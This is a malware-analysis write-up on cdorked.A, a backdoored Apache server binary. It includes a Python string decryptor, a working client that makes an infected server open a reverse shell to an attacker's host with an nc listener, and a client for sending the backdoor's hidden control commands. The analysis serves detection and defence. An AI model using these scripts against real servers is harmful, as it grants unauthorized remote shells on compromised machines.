Reversing of cdorked.A

jvoisin - dustri.org

May 24, 2013

Contents

1 Introduction

Unlike chapro.A, cdorked.A is not an Apache module, it's a custom Apache server! It shares a few tricks with his cousin, but also implements new ones. The md5 of the analysed sample is *1785109e71a8f6eb6fb1ba7cce7c51e6.*

It tries to hide its presence on the infected system with the following techniques:

- It uses a huge (0x5D5C70 Mb) shared memory segment (key:0xF86F) to store preferences and mutable parameters, likely redirection uri, controls and reports, ... Since I can't get samples of this segment, my analysis may be incomplete in some areas. The good news is that the shared memory segment permission is 666, aka. rwx for everyone. This allow us to take a dump of it without having to modify the malware.
- Since the malware is not a module, it has complete control of the logs, and only a few information leaks occurs through this mean.


2 Encoded strings

To evade detection, most importants strings are stored encrypted inside the binary. Fortunately, the encryption process is a simple xor.

```
import sys
from itertools import cycle, izip

tab = [
        {'size':3, 'offset':0x16B521},
        {'size':18, 'offset':0x16B530},
        {'size':4, 'offset':0x16B543},
        {'size':13, 'offset':0x16B547},
        {'size':6, 'offset':0x16B554},
        {'size':7, 'offset':0x16B55B},
        {'size':5, 'offset':0x16B563},
        {'size':4, 'offset':0x16B568},
        {'size':4, 'offset':0x16B56C},
        {'size':5, 'offset':0x16B570},
        {'size':5, 'offset':0x16B575},
        {'size':20, 'offset':0x16B580},
        {'size':27, 'offset':0x16B5A0},
        {'size':8, 'offset':0x16B5BB},
        {'size':6, 'offset':0x16B5C4},
        {'size':5, 'offset':0x16B5CA},
        {'size':6, 'offset':0x16B5CF},
        {'size':12, 'offset':0x16B5D5},
        {'size':8, 'offset':0x16B5E1},
        {'size':6, 'offset':0x16B5EA},
        {'size':6, 'offset':0x16B5EA},
        {'size':6, 'offset':0x16B5F1},
        {'size':8, 'offset':0x16B5F8},
        {'size':7, 'offset':0x16B601},
        {'size':6, 'offset':0x16B60A},
        {'size':7, 'offset':0x16B611},
        {'size':6, 'offset':0x16B619},
        {'size':6, 'offset':0x16B620},
        {'size':7, 'offset':0x16B627},
        {'size':9, 'offset':0x16B62F},
        {'size':3, 'offset':0x16B639},
        {'size':6, 'offset':0x16B63C},
        {'size':18, 'offset':0x16B650},
        {'size':13, 'offset':0x16B663},
```


```
        {'size':44, 'offset':0x16B680},
        {'size':33, 'offset':0x16B6C0},
        {'size':6, 'offset':0x16B6E1},
        {'size':71, 'offset':0x16B700},
        {'size':22, 'offset':0x16B750},
        {'size':17, 'offset':0x16B770},
        {'size':17, 'offset':0x16B790},
        {'size':8, 'offset':0x16B7A1},
        {'size':8, 'offset':0x16B7AA},
        {'size':10, 'offset':0x16B7B3},
        {'size':20, 'offset':0x16B7C0},
        {'size':7, 'offset':0x16B7D5},
        {'size':8, 'offset':0x16B7DD},
        {'size':3, 'offset':0x16B7E6},
        {'size':3, 'offset':0x16B7E9},
        {'size':3, 'offset':0x16B7EC},
        {'size':3, 'offset':0x16B7EF},
        {'size':3, 'offset':0x16B7F2},
        {'size':3, 'offset':0x16B7F5},
        {'size':3, 'offset':0x16B7F8},
        {'size':3, 'offset':0x16B7FB},
        {'size':3, 'offset':0x16B7FE},
        {'size':3, 'offset':0x16B801},
        {'size':3, 'offset':0x16B804},
        {'size':3, 'offset':0x16B807},
        {'size':3, 'offset':0x16B80A},
        {'size':3, 'offset':0x16B80D},
        {'size':3, 'offset':0x16B810},
        {'size':3, 'offset':0x16B813},
        {'size':3, 'offset':0x16B816},
        {'size':3, 'offset':0x16B819},
        {'size':3, 'offset':0x16B81C},
        {'size':6, 'offset':0x16B81F},
        {'size':3, 'offset':0x16B826},
        {'size':3, 'offset':0x16B829},
        {'size':3, 'offset':0x16B82C},
        {'size':3, 'offset':0x16B82F},
        {'size':18, 'offset':0x16B840},
        ]

if len(sys.argv) != 2:
    print('Usage: %s cdorked.A') % sys.argv[0]
    sys.exit()

fd = open(sys.argv[1], 'r')

fd.seek(0x16B460)  # XOR key
key = fd.read(24)

for i, s in enumerate(tab):
    fd.seek(s['offset'])
    data = fd.read(s['size'])
    decrypted = ''.join(chr(ord(c) ^ ord(k)) for c, k in izip(data, cycle(key)))
    print('xx%s: %s') % (i, decrypted)
```

3 How to get a shell?




This looks totally legit.

3.1 Uri and parameter



The url is */favicon.iso* (and not *favicon.ico*) and the parameter is *"GET_BACK;LHOST;LPORT"*, xored with a derivate of the client's ip, or if specified, the *X-Forwared-For* and *X-Real-IP* headers, and finally hex-encoded.

3.2 Xor encryption




The code looks roughly like this:

$$key[0] = ((client\_ip \wedge 0xFF000000) >> 24) + 5$$
$$key[1] = ((client\_ip \wedge 0xFF0000) >> 16) + 33$$
$$key[2] = ((client\_ip \wedge 0xFF00) >> 8) + 55$$
$$key[3] = ((client\_ip)) + 78$$

Knowing this fact, we can forge a "0000" key for simplicity's sake, since xoring a string with zeros outputs the string. Since an ipv4 is 4 bytes, we must set every one to 256, which will overflow and be equals to 0:

$$ip[0] = 256 - 5$$
$$ip[1] = 256 - 33$$
$$ip[2] = 256 - 55$$
$$ip[3] = 256 - 78$$



So, your null-xor-key related ip is *251.223.201.178*

4 The shell

Since shell doesn't fork itself, the HTTP request will hang during the whole shell existence. After its termination, the malware will send a 302 to the client, and serve google.com. This action will appear in Apache's logs.

```
import urllib2
import subprocess
import os

LHOST = '192.168.1.129'
LPORT = '4444'

RHOST = '192.168.1.141'
RPORT = '80'

param = ('GET_BACK;%s;%s' % (LHOST, LPORT)).encode('hex')
request = 'http://%s:%s/favicon.iso?%s' % (RHOST, RPORT, param)


if os.fork():
    req = urllib2.Request(request)
    req.add_header('X-Real-IP', '251.223.201.178')
    urllib2.urlopen(req)
else:
    subprocess.call(['nc', '-l', LPORT])
```

4.1 Sum up

- Reverse shell
- GET request
- X-Forwarded-For or X-Real-IP derived XOR key

- Hanging request
- Google.com in the logs


5 How to control the malware ?

A large panel of (obfuscated) commands is available: *'DU', 'ST', 'T1', 'L1', 'D1', 'L2', 'D2', 'L3', 'D3', 'L4', 'D4', 'L5', 'D5', 'L6', 'D6', 'L7', 'D7', 'L8', 'D8', 'L9', 'D9', 'LA', 'DA'*

But unfortunately, I didn't figured out what they are doing, apart from the fact that some are setters, and others are getters. Access

The access to the malware's control is a little bit more obfuscated than the reverse-shell access:

5.1 Uri




The url must match the following pattern: [.5n.if.*] and be requested with POST method.

5.2 Parameter


Like above, the parameter which serves as command is transmitted hex-encoded, and also xored using the method described above.

5.3 Cookie



The user must have a cookie starting with "SECID=", and it seems like remainings characters are used as vector for commands parameter.

5.4 Answer



The malware responds to the user using etag (http://en.wikipedia.org/wiki/HTTP_ETag), by appending its answer to it.

```
import urllib2
import sys
```

```
RHOST = '192.168.56.101'
RPORT = '80'

COMMANDS = ['DU', 'ST', 'T1', 'L1', 'D1', 'L2', 'D2', 'L3', 'D3',
        'L4', 'D4', 'L5', 'D5', 'L6', 'D6', 'L7', 'D7', 'L8', 'D8',
        'L9', 'D9', 'LA', 'DA']

if len(sys.argv) != 2:
    print 'The command is missing'
    sys.exit()

command = sys.argv[1].encode('hex')

if sys.argv[1] not in COMMANDS:
    print 'Invalid command'
    print 'Commands: %s' % COMMANDS
    sys.exit()

url = '_' * 5 + 'n' + '_' + 'i' + 'f'  # url for triggering commands
complete_url = 'http://%(rhost)s:%(rport)s/%(url)s?%(command)s' % \
    {'rhost': RHOST, 'rport': RPORT, 'url': url, 'command': command}

class MyHTTPRedirectHandler(urllib2.HTTPRedirectHandler):
    def http_error_302(self, req, fp, code, msg, headers):
        answer = headers['ETag']
        print answer
        sys.exit()  # don't care about everything else

opener = urllib2.build_opener(MyHTTPRedirectHandler)
opener.addheaders.append(('Cookie', 'SECID='))
opener.addheaders.append(('X-Real-IP', '251.223.201.178'))
response = opener.open(complete_url, data='')
```

5.5 Sum up

- Obfuscated control protocol
- Post request
- X-Forwarded-For or X-Real-IP derived XOR key
- Cookie beginning with "SECID=", also used as commands arguments
- Answer through etag

6 How to be redirected

Some tests are performed to evade detection:

- The port must not be 443
- Some headers must be presents:
  - Accept-Language
  - Accept-Encoding
  - Referrer
  - User-agent

- The extension must match:
  - html
  - htm
  - php
  - php4
  - php3
  - shtml
  - shtm
- The referer must not match:
  - adm
  - webmaster
  - submit
  - stat
  - stat
  - mrtg
  - webmin
  - cpanel
  - memb
  - bucks
  - bill
  - host
  - secur
  - support

Some things also remains unclear to me for now:
The malware seems to do a check for a 48h interval Some unknown checks are done with value from the shared memory segment
To avoid spamming users, the malware serves a cookie upon successful redirection:
GIDID=6745609876567 ; path=/; expires=Friday, 31-Dec-2030 23:59:59 GMT
But only the first part of it ("*GIDID=6745609876567*") is tested to determine if the user should be redirected or not.

7 Misc notes

- All functions added to Apache by the malware are looking like a hash: this helped a lot the reversing process.
- The malware uses SSE instructions in some precises places.
- The malware doesn't seems to have a CC.
- The binary isn't stripped, and was likely produced in mid-january, on a Red Hat machine.